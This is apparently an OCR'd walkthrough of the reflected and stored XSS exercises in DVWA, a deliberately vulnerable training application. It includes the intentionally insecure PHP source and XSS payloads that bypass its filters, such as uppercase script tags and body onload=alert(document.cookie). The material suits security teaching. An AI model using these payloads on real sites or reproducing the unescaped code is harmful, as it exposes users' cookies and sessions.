
`Spoiler:` [redacted].

Impossible Level

Using inbuilt PHP functions (such as "htmlspecialchars()"), its possible to escape any values which would alter the behaviour of the input.

Reference: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

txus <script>alert(document.cookie)</script>



Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) ...

192.168.1.6/vulnerabilities/view_source.php?id=xss_r&security=medium


Reflected XSS Source

vulnerabilities/xss_r/source/medium.php

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

Compare All Levels


txus <SCRIPT>alert(document.cookie)</SCRIPT>
txus <script >alert(document.cookie)</script >



Reflected XSS Source

vulnerabilities/xss_r/source/high.php

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```


Vulnerability: Reflected Cross S
192.168.1.6/vulnerabilities/xss_r/?name=txus+<body+onload%3Dalert(document.cookie)>#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello txus
More Information
PHPSESSID=56dqmnehgiu94e2u3a5gcj6ah7; security=high
Aceptar
Username: admin
Security Level: high
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*
txus <body onload=alert(document.cookie)>
Leído 192.168.1.6

XSS Almacenado

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/

- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

- DVWA Security
- PHP Info
- About

- Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook | Clear Guestbook

Name: test
Message: This is a test comment.

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

192.168.1.6/vulnerabilities/view_source.php?id=xss_s&security=low

Stored XSS Source

vulnerabilities/xss_s/source/low.php

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Sanitize name input
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false))

    //mysql_close();
}

?>
```

Compare All Levels

Help - Cross Site Scripting (Stored)

"Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

The XSS is stored in the database. The XSS is permanent, until the database is reset or the payload is manually deleted.

Objective

Redirect everyone to a web page of your choosing.

Low Level

Low level will not check the requested input, before including it to be used in the output text.

`Spoiler:` [redacted].

Medium Level

The developer had added some protection, however hasn't done every field the same way.

`Spoiler:` [redacted].

High Level

The developer believe they have disabled all script usage by removing the pattern "<s*c*r*i*p*t".

`Spoiler:` [redacted].

Impossible Level


Using inbuilt PHP functions (such as "htmlspecialchars()"), its possible to escape any values which would alter the behaviour of the input.


Reference: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)


<script>alert("froga")</script>

<iframe src="http://www.froga.eus"></iframe>

<script>alert(document.cookie)</script>

